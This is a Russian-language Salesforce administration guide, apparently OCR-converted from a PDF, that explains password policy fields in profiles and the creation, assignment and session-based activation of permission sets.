ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сеанса и пароля в профилях:

- Управление профилями и наборами полномочий

Для настройки политик паролей:

- Управление политиками паролей

Поля политик паролей в профиле

Требования к паролям могут быть заданы в параметрах политик паролей. Ознакомьтесь с приведенными ниже описаниями полей, чтобы понять, как они влияют на настройки паролей в профиле.

Изменения, внесенные в единые политики паролей, не применяются к пользователям профиля, поддерживающего собственные политики паролей.

Поле	Описание
Срок действия паролей пользователей истекает:	Период времени, в течение которого истекает срок действия паролей пользователей. Пароли должны быть изменены. Значение по умолчанию: 90 дней. Данный параметр недоступен для порталов самообслуживания. Эта настройка

Поле	Описание
	неприменима к пользователям с полномочием «Срок действия пароля неограничен». При изменении параметра «Срок действия паролей пользователей истекает:» это изменение влияет на дату истечения срока действия пароля пользователя, если вводится новая дата, наступающая раньше старой, либо срок действия отменяется выбором параметра «Без срока действия».
Вести журнал паролей	Сохранение предыдущих паролей пользователей с целью использования исключительно новых и уникальных паролей. Журнал паролей сохраняется только при выборе данного параметра. Значение по умолчанию: «Сохранено паролей: 3». Значение «Пароли не сохранены» может быть выбрано только в том случае, если поле «Срок действия паролей пользователей истекает:» содержит значение «Бессрочно». Данный параметр недоступен для порталов самообслуживания.
Минимальная длина пароля	Минимальное количество символов в пароле. Данный параметр вступает в силу только при следующем изменении текущих паролей. Значение по умолчанию: «8 символов».
Требование к сложности пароля	Определение символов, которые должны использоваться в пароле пользователя. Уровни сложности: • «Без ограничений»: любое значение пароля; самый ненадежный уровень. • «Должен содержать буквы и цифры»: требует наличия как минимум одной буквы и одной цифры, это настройка по умолчанию. • «Должен содержать буквы, цифры и специальные символы»: требует наличия как минимум одной буквы, одной цифры и одного из следующих специальных символов: ! # $ % - _ = + < >. • «Должен содержать цифры, строчные и прописные буквы»: требует наличия как минимум одной цифры, одной строчной буквы и одной прописной буквы. • «Должен содержать цифры, строчные и прописные буквы и специальные символы»: требует наличия как минимум одной цифры, одной строчной буквы, одной прописной буквы и одного из следующих специальных символов: ! # $ % - _ = + < >.

Поле	Описание
	Прим.: Требованию соответствуют только приведенные здесь специальные символы. Другие символьные знаки специальными символами не считаются.
Требование к контрольному вопросу	Допустимые значения: «Не может содержать пароль» (ответ на контрольный вопрос не может содержать пароля) и «Нет», выбранное по умолчанию (любой ответ). Пользователь должен указать ответ на контрольный вопрос. Данный параметр недоступен для порталов самообслуживания, клиентских или партнерских порталов.
Максимальное количество недопустимых попыток входа	Максимально допустимое количество попыток входа до блокировки пользователя. Данный параметр недоступен для порталов самообслуживания.
Срок действия блокировки	Продолжительность блокировки. По умолчанию: 15 минут. Данный параметр недоступен для порталов самообслуживания. Прим.: Если учетная запись пользователя заблокирована, рекомендуем дождаться окончания блокировки. В ином случае учетную запись может разблокировать пользователь с полномочиями «Восстановление паролей и разблокировка пользователей», выполнив следующую процедуру из меню «Настройка». 1. Введите строку *«Пользователи»* в поле «Быстрый поиск». 2. Выберите **«Пользователи»**. 3. Выберите нужного пользователя. 4. Щелкните кнопку **«Разблокировать»**. Данная кнопка отображается только для заблокированного пользователя.
Неясный ответ на секретный вопрос для сброса пароля	Данная функция позволяет скрывать вводимые ответы на контрольные вопросы. Настройка по умолчанию отображает ответ в виде простого текста. Прим.: Если организация использует редактор метода ввода Microsoft в режиме ввода Hiragana, то вводимые символы ASCII заменяются японскими символами в полях обычного текста. Тем не менее поля со скрытым текстом могут обрабатываться редактором метода ввода некорректно. Если данная функция препятствует правильному вводу паролей

Поле	Описание
	пользователей или других значений, рекомендуем ее отключить.
Требовать срок действия пароля не менее 1 дня	При выборе этого параметра пароль нельзя менять чаще, чем каждые 24 часа.

СМ. ТАКЖЕ:

Просмотр и редактирование политик паролей в профилях

Наборы полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Набор полномочий — это совокупность параметров и полномочий, которая предоставляет пользователям доступ к различным инструментам и функциям. Параметры и полномочия, доступные в наборах полномочий, также доступны в профилях, однако наборы полномочий позволяют расширить функциональный доступ пользователей без изменения их профилей.

Просмотрите обучающий видеокурс: Кому и какие данные доступны?: наборы полномочий (Salesforce Classic) (на английском языке)

Пользователи могут обладать только одним профилем, однако в зависимости от выпуска Salesforce у них может быть несколько наборов разрешений. При необходимости назначьте наборы полномочий разным типам пользователей независимо от их профилей.

Создавайте наборы полномочий для предоставления доступа логическим группам пользователей независимо от их основных рабочих функций. Например, у вас несколько пользователей с профилем «Пользователь Sales». Этот профиль позволяет тем, кому он назначен, читать, создавать и редактировать интересы. Некоторым (не всем) пользователям также необходимо иметь возможность удалять и переносить интересы. Вместо создания другого профиля создайте набор полномочий.



Или, скажем, организация использует настраиваемый объект «Инвентарь». Данный объект должен быть доступен большинству пользователей для чтения и небольшому количеству пользователей для редактирования. Создайте набор полномочий, предоставляющий доступ для чтения, и назначьте его соответствующим пользователям. Затем рекомендуем создать другой набор полномочий, предоставляющий доступ для редактирования, и назначить его небольшой группе пользователей.

Полномочие, выключенное в профиле, но включенное в наборе полномочий, доступно пользователям, имеющим данный профиль и набор полномочий. Например, если полномочие «Управление политиками паролей» не включено в профиле Марии Кузнецовой, но включено в одном из ее наборов полномочий, она может управлять политиками паролей.

Создание наборов полномочий

При необходимости клонируйте набор полномочий или создайте новый. Клонированному набору полномочий назначается такая же лицензия пользователя и предоставляются те же полномочия, что и исходному набору. Новый набор полномочий добавляется без лицензий и включенных полномочий.

Назначение наборов полномочий отдельному пользователю

Страница сведений о пользователе позволяет назначать наборы полномочий или удалять их назначения для отдельного пользователя.

Стандартные наборы полномочий

Стандартный набор полномочий состоит из группы общих полномочий для определенной функции, связанной с лицензией набора полномочий. Благодаря использованию стандартного набора полномочий можно сэкономить время и облегчить управление, так как нет необходимости создавать настраиваемый набор полномочий.

Сеансовые наборы полномочий

Сеансовые наборы полномочий разрешают доступ только в рамках определенных сеансов. Например, можно создать сеансовый набор полномочий, предоставляющий доступ к приложению только в рамках проверенного сеанса.

Рекомендации по использованию наборов полномочий

Ниже перечислены рекомендации и особые алгоритмы для наборов полномочий.

СМ. ТАКЖЕ:

Назначение лицензии набора полномочий функции и набора полномочий

Создание наборов полномочий

При необходимости клонируйте набор полномочий или создайте новый. Клонированному набору полномочий назначается такая же лицензия пользователя и предоставляются те же полномочия, что и исходному набору. Новый набор полномочий добавляется без лицензий и включенных полномочий.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Нажмите кнопку **«Создать»**.
3. Введите сведения о наборе полномочий.
4. Выберите типы пользователей для набора полномочий.

   Созданному набору полномочий может быть назначена конкретная лицензия пользователя или набора полномочий. Чтобы назначить набор полномочий только пользователям с лицензией одного типа, выберите лицензию, связанную с этими пользователями. Например, для создания набора полномочий для пользователей с

   - лицензией Salesforce выберите Salesforce. Вы можете активировать только предусмотренные лицензией Salesforce полномочия.
   - лицензией набора полномочий Identity Connect, выберите Identity Connect. Вы можете активировать только предусмотренные лицензией Identity Connect полномочия.
   - разными лицензиями, выберите **«Нет»**. Отсутствие выбора конкретной лицензии позволяет назначить набор полномочий любому пользователю, в лицензиях которого предусмотрены полномочия, включенные в набор. Например, чтобы назначить набор полномочий пользователям с лицензией Salesforce, а также пользователям с лицензией Salesforce Platform, выберите **«Нет»**.

   При создании набора полномочий для конкретной лицензии обратитесь к документации о функциях набора. Например, при создании набора полномочий для лицензии «Identity Connect» выполняйте данные этапы с документацией «Identity Connect».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- «Управление профилями и наборами полномочий»

Для назначения наборов полномочий:

- Назначение наборов полномочий

Пример: Скажем, у вас несколько пользователей с профилем «Пользователь Sales». Этот профиль позволяет тем, кому он назначен, читать, создавать и редактировать интересы. Но вы хотите, чтобы некоторые пользователи могли еще и удалять и переносить интересы. На странице с набором полномочий, которую вы создаете, перейдите к «Поиску настроек» и начните вводить *«Интересы»*. В пункте «Настройки объекта» выберите **«Интересы»** и активируйте удаление. «Перенос интересов» является полномочием приложения (а не полномочием объекта). Для его активации начните вводить в «Поиске настроек» *«Интересы»*. «Перенос интересов» перечислен в полномочиях приложения. Назначьте набор полномочий избранным пользователям.

Прим.:

- Наборы полномочий без выбранной лицензии не содержат все возможные полномочия и параметры.
- Назначайте набор полномочий без лицензии только пользователям, лицензии которых предусматривают полномочия и настройки, включенные вами в набор. Например, не создавайте набор полномочий без лицензии пользователя с последующим включением полномочия «Автор Apex» и назначением его

пользователям Salesforce Platform. Данный набор полномочий нельзя назначить пользователям Salesforce Platform, поскольку лицензия Salesforce Platform не поддерживает указанное полномочие.

СМ. ТАКЖЕ:

- Наборы полномочий
- Стандартные наборы полномочий
- Назначение лицензии набора полномочий функции и набора полномочий
- Лицензии набора полномочий

Назначение наборов полномочий отдельному пользователю

Страница сведений о пользователе позволяет назначать наборы полномочий или удалять их назначения для отдельного пользователя.

Страница «Назначения набора полномочий» содержит:

- Наборы полномочий без связанной лицензии. Например, можно назначить набор полномочий, если для типа лицензии в наборе полномочий выбрано значение **«Нет»**. Убедитесь, что все включенные параметры и полномочия разрешены лицензией пользователя. В противном случае назначение не выполняется.
- Наборы полномочий, соответствующие лицензии пользователя. Например, при использовании лицензии Chatter Only пользователю могут быть назначены наборы полномочий с лицензией Chatter Only.
- Наборы полномочий, определенные для лицензий набора полномочий. Предположим, вы создаете набор полномочий под названием «Identity» и связываете его с лицензией «Identity Connect». Если вы назначаете пользователям «Identity», пользователь получает все функциональные возможности, доступные для лицензии набора полномочий «Identity Connect».

Прим.: Некоторые полномочия могут быть предоставлены пользователю только при наличии соответствующих лицензий набора полномочий. Например, набор полномочий «Identity», дополненный полномочием «Использование Identity Connect», может быть назначен только пользователям с лицензией набора полномочий Identity Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- «Назначение наборов полномочий»

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужного пользователя.
3. Нажмите кнопку **«Редактировать назначения»** в связанном списке «Назначения набора полномочий».
4. Чтобы назначить набор полномочий, выберите нужный набор в поле «Доступные наборы полномочий» и нажмите кнопку **«Добавить»**. Чтобы удалить назначение набора полномочий, выберите нужный набор в поле «Включенные наборы полномочий» и нажмите кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

Совет: При необходимости выполните данную и другие задачи администрирования посредством мобильного приложения Salesforce.

СМ. ТАКЖЕ:

- Пакетное назначение набора полномочий пользователям
- Стандартные наборы полномочий
- Поддержка пользователей откуда угодно с помощью SalesforceA
- Пакетное назначение набора полномочий пользователям

Стандартные наборы полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Стандартный набор полномочий состоит из группы общих полномочий для определенной функции, связанной с лицензией набора полномочий. Благодаря использованию стандартного набора полномочий можно сэкономить время и облегчить управление, так как нет необходимости создавать настраиваемый набор полномочий.

В комплект поставки стандартного набора полномочий входит следующая лицензия набора полномочий. Как включить отдельные функции, см. в документации к данной функции.

Имя лицензии набора полномочий	Имя набора полномочий
Пользователь Sales Console в Salesforce Classic	Пользователь Salesforce Console в Salesforce Classic

Чтобы увидеть, какие наборы полномочий являются стандартными, добавьте в представление списка поле «Пользовательский». Для стандартного набора полномочий поле «Пользовательский» не отмечено. Созданные или клонированные наборы полномочий обозначены галочкой.



Стандартные наборы полномочий не учитывают ограничения для наборов полномочий организации. Стандартные наборы полномочий можно клонировать неограниченное число раз, но редактировать их нельзя. Клоны учитывают ограничения для наборов полномочий организации.

Пример: Например, вы приобрели 10 лицензий набора полномочий «Пользователь Sales Console». Ниже перечислены доступные действия.

- Назначить всем 10 пользователям набор полномочий «Пользователь Sales Console».
- Назначить одним пользователям набор полномочий «Пользователь Sales Console», а остальным назначить клон набора полномочий «Пользователь Salesforce Console».
- Клонировать набор полномочий «Пользователь Salesforce Console» и назначить разных пользователей каждому клону в зависимости от структуры организации.

Сеансовые наборы полномочий

Сеансовые наборы полномочий разрешают доступ только в рамках определенных сеансов. Например, можно создать сеансовый набор полномочий, предоставляющий доступ к приложению только в рамках проверенного сеанса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Что такое сеансовые наборы полномочий?

Сеансовые наборы полномочий применяются к определенному сеансу. Изучите процесс создания сеансового набора полномочий.

Создание потока, который в состоянии активировать или отключить набор полномочий на базе сеанса

Вам доступно создание набора полномочий на базе сеанса, а после этого создание потока, который пользователи смогут запустить для активации или отключения самих наборов полномочий.

Что такое сеансовые наборы полномочий?

Сеансовые наборы полномочий применяются к определенному сеансу. Изучите процесс создания сеансового набора полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Сеансовый набор полномочий используется для обеспечения функционального доступа только в рамках сеанса предопределенного типа. Например, скажем, ваша организация содержит объект под названием «Конференц-зал». Сведения о доступе к объекту прочитаны и обновлены мобильным приложением «Синхронизация конференц-зала». Вы можете создать набор полномочий, позволяющий вносить обновления для объекта только при условии, что подключенное мобильное приложение «Синхронизация конференц-зала» генерирует пользовательский сеанс.

В другом примере имеется веб-приложение, получающее доступ к конфиденциальной информации. Чтобы обеспечить безопасность, требуется ограничить доступ пользователей к сеансам определенного типа в течение предопределенного времени. Можно создать сеансовый набор полномочий, который активируется только при подтверждении подлинности пользователей в среде посредством маркера. По истечении срока действия маркера пользователь должен снова пройти проверку подлинности для доступа к приложению.

Для этого примера у вас есть нижестоящий покупатель в организации, который периодически затребует доступ к объекту «Контракты». Создайте сеансовый набор полномочий с доступом к объекту, а затем создайте поток, который использует действие «Активировать сеансовый набор полномочий», доступное в облачной версии приложения Flow Designer. В потоке присвойте имя полномочия действию. Во время выполнения действия проверяется, кто запускает поток. Когда


нижестоящий покупатель запускает поток, запускается процесс активации. Когда поток завершается, покупатель получает доступ к объекту «Контракты» для текущего сеанса.

Сведения об активации сеансовых наборов полномочий представлены в описании объекта SessionPermSetActivation посредством SOAP API в разделе Руководство разработчика SOAP API. См. полномочие «Управление активацией сеансового набора полномочий».

Прежде чем назначать сеансовые наборы полномочий пользователям, обеспечьте их соответствие условиям набора полномочий. Например, предоставьте пользователям доступ к соответствующим инструментам (средство проверки подлинности и т. д.). Рекомендуем сообщить пользователям об условиях предоставления доступа к определенным инструментам и приложениям.

Совет: Чтобы просмотреть сеансовые наборы полномочий, при создании представления списка для набора полномочий выберите столбцы с параметром **Требуется активация сеанса**.

На странице сведений о пользователе в связанном списке «Назначения набора полномочий» будут отображаться сведения о назначении пользователей: «Требуется активация».



СМ. ТАКЖЕ:

Наборы полномочий

Создание потока, который в состоянии активировать или отключить набор полномочий на базе сеанса


Создание потока, который в состоянии активировать или отключить набор полномочий на базе сеанса

Вам доступно создание набора полномочий на базе сеанса, а после этого создание потока, который пользователи смогут запустить для активации или отключения самих наборов полномочий.

Прежде чем начать, просмотрите раздел Что такое сеансовые наборы полномочий?, чтобы узнать, когда их можно использовать.

Важное замечание: Вы можете запускать запросы, но не выполняйте обновления данных или объектов в потоках, которые также активируют наборы полномочий на базе сеанса.

1. Создайте набор полномочий и убедитесь, что выбрали параметр **«Требуется активация сеанса»**
2. Назначьте пользователям набор полномочий..
3. Создайте поток.
   a. В облачной версии приложения Flow Designer выберите **«Активировать сеансовый набор полномочий»** или **«Отключить сеансовый набор полномочий»**. Описания действий даны в палитре.



   b. В потоке присвойте имя полномочия действию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com** .

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:


- Управление профилями и наборами полномочий

Для назначения наборов полномочий:

- Назначение наборов полномочий

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»



4. Активируйте поток.
5. Распространите поток среди пользователей, которые должны их запустить.

Пример: Создайте поток, чтобы присвоить имя полномочия действию «Активировать сеансовый набор полномочий». Сначала добавьте элемент поиска записи в поток для просмотра объекта «Набор полномочий». Установите полю «Имя» имя сеансового набора полномочий. Потом добавьте действие «Активировать сеансовый набор полномочий», а затем настройте ввод в имя набора полномочий.

Совет: Убедитесь, что пользователи, желающие запустить поток, имеют полномочие «Запустить потоки».

Когда поток активирует сеансовый набор полномочий, текущий пользователь получает доступ к полномочиям, указанным в наборе полномочий во время текущего пользовательского сеанса. Если поток отключает сеансовый набор полномочий, полномочия более не доступны для пользователей.

СМ. ТАКЖЕ:

Наборы полномочий

Что такое сеансовые наборы полномочий?

Элемент «Активация сеансового набора полномочий» в потоке

Рекомендации по использованию наборов полномочий

Ниже перечислены рекомендации и особые алгоритмы для наборов полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Различия между новыми и клонированными наборами полномочий

Новый набор полномочий добавляется без лицензии пользователя и включенных полномочий. Клонированный набор полномочий использует лицензию пользователя и включенные полномочия из исходного набора полномочий. Клонированный набор полномочий не позволяет изменять лицензию пользователя. Рекомендуем клонировать набор полномочий только для предоставления новому набору полномочий такой же лицензии пользователя.

Ограничения

Изучите функции Salesforce и ограничения версий для вашей конкретной версии.

Ограничения лицензии пользователя

Некоторые лицензии пользователя ограничивают количество доступных настраиваемых приложений или вкладок. При необходимости назначьте только предоставленное количество посредством назначенного профиля пользователя и наборов полномочий. Например, пользователь с лицензией Force.com App Subscription и доступом к одному приложению Force.com Light может обращаться только к настраиваемым вкладкам данного приложения.

Назначенные приложения

Параметры назначенного приложения определяют приложения, доступные пользователям в меню приложений Force.com. В отличие от профилей, наборы полномочий не позволяют назначать стандартные приложения. Пользователи могут определять только их доступность.

Наборы полномочий и профили

В API 25.0 и более поздней версии каждый профиль автоматически связывается с набором полномочий вне зависимости от его явного назначения. Этот набор полномочий сохраняет полномочия пользователя, объекта и поля профиля, а также задает параметры доступа объекта. Можно выполнять запросы на наборы полномочий профиля, но не изменять их. Они не отображаются в пользовательском интерфейсе.

Наборы полномочий и лицензии набора полномочий

В API 38.0 и более поздней версии можно создавать набор полномочий и связывать его с лицензией набора полномочий. При создании набора полномочий с помощью конкретной лицензии набора полномочий пользователи, назначенные набору полномочий, получают все функциональные возможности, связанные с лицензией набора полномочий.

Доступ к классу Apex

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в наборе полномочий. Параметры доступа к классу Apex применяются только к:

- Методы класса Apex (например, методы веб-службы)
- Любой метод, используемый настраиваемым контроллером Visualforce или расширением контроллера, добавленным на страницу Visualforce

Триггеры всегда запускаются событиями триггера (например, `insert` или `update`) независимо от параметров полномочий.

СМ. ТАКЖЕ:

Как определяется доступ к типу записи?

Полномочия объекта

Ограничения для функций и версий Salesforce

Страница общих сведений о наборе полномочий

Страница общих сведений о наборе полномочий предоставляет доступ ко всем полномочиям набора. Чтобы открыть страницу с общими сведениями о наборе полномочий, введите *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Наборы полномочий»**, затем выберите нужный набор полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления наборов полномочий и редактирования свойств набора полномочий:

- Управление профилями и наборами полномочий

Параметры приложения и системы в наборах полномочий

Полномочия и параметры, доступные в наборах полномочий, объединены в категории «Приложения» и «Система», которые отображают разрешения пользователей, необходимые для управления и использования данных ресурсов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Параметры приложения

Приложение — это набор вкладок, который может быть выбран в раскрывающемся меню верхнего колонтитула. Все основные объекты, компоненты, данные и конфигурации отображаются всегда — независимо от выбранного приложения. Благодаря выбору нужного приложения, пользователю доступен набор тех вкладок, которые необходимы для эффективного использования основных функций данного приложения. Например, основная часть работы выполняется посредством приложения Sales, содержащего вкладки «Организации» и «Возможности». Чтобы просмотреть новые маркетинговые кампании и их участников, пользователь может выбрать приложение Marketing в раскрывающемся меню приложений (вместо добавления вкладки «Кампании» в приложение Sales).

Раздел «Приложения» на странице общих сведений о наборе полномочий содержит параметры, связанные с бизнес-процессами приложений. Например, чтобы разрешить агентам службы поддержки управление обращениями, рекомендуем установить флажок «Управление обращениями» в разделе Call Center на странице «Полномочия приложения». Некоторые параметры приложения не связаны с полномочиями приложения. Например, чтобы включить приложение

Time-Off Manager, установленное из каталога AppExchange, пользователи должны получить доступ к соответствующим классам Apex и страницам Visualforce, а также полномочия поля и объекта, позволяющие создавать запросы на утверждение отгулов.

Параметры системы

Некоторые системные функции применяются к организации, а не отдельному приложению. Например, полномочие «Просмотр настройки и конфигурации» предоставляет пользователям право на просмотр страниц, содержащих параметры настройки и управления. Остальные системные функции применяются ко всем приложениям. Например, полномочия «Запуск отчетов» и «Управление панелями мониторинга» позволяют менеджерам создавать отчеты и управлять ими во всех приложениях. Некоторые полномочия (например, «Изменение всех данных») применяются ко всем приложениям и поддерживают функции, которые не связаны с приложениями (например, загрузка приложения Data Loader).

СМ. ТАКЖЕ:

- Наборы полномочий
- Лицензии набора полномочий

Поиск наборов полномочий

При необходимости введите критерии поиска на любой странице сведений о наборе полномочий для быстрого перехода к другим страницам набора полномочий.

Введите не менее трех последовательных букв из имени нужного объекта, параметра или полномочия в поле **«Поиск параметров…»** на странице сведений о любом наборе полномочий. Критерии поиска не чувствительны к регистру. По мере ввода отображается список элементов, соответствующих заданному критерию поиска. Чтобы открыть соответствующую страницу параметров, щелкните имя нужного элемента в списке.

Некоторые категории поддерживают поиск по имени конкретного полномочия или параметра. Другие категории поддерживают поиск по имени категории.

Элемент	Поиск	Пример
Назначенные приложения	Имя приложения	Введите критерий *продажи* в поле «Поиск параметров…» и выберите элемент списка «Продажи».
Объекты	Имя объекта	Например, чтобы найти настраиваемый объект «Альбомы», введите критерий *альб* и выберите элемент списка «Альбомы».
• Поля • Типы записей	Имя родительского объекта	Например, объект «Альбомы» содержит поле «Описание». Чтобы найти поле «Описание» для объекта «Альбомы», введите критерий *альб*, выберите элемент списка «Альбомы» и прокрутите страницу до поля «Описание» в разделе «Полномочия поля».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска наборов полномочий:

- Просмотр настройки и конфигурации

Элемент	Поиск	Пример
Вкладки	Имя вкладки или родительского объекта	Введите критерий *отч* и выберите элемент списка «Отчеты».
Полномочия приложения и системы	Имя полномочия	Введите критерий *api* и выберите элемент списка «API включен».
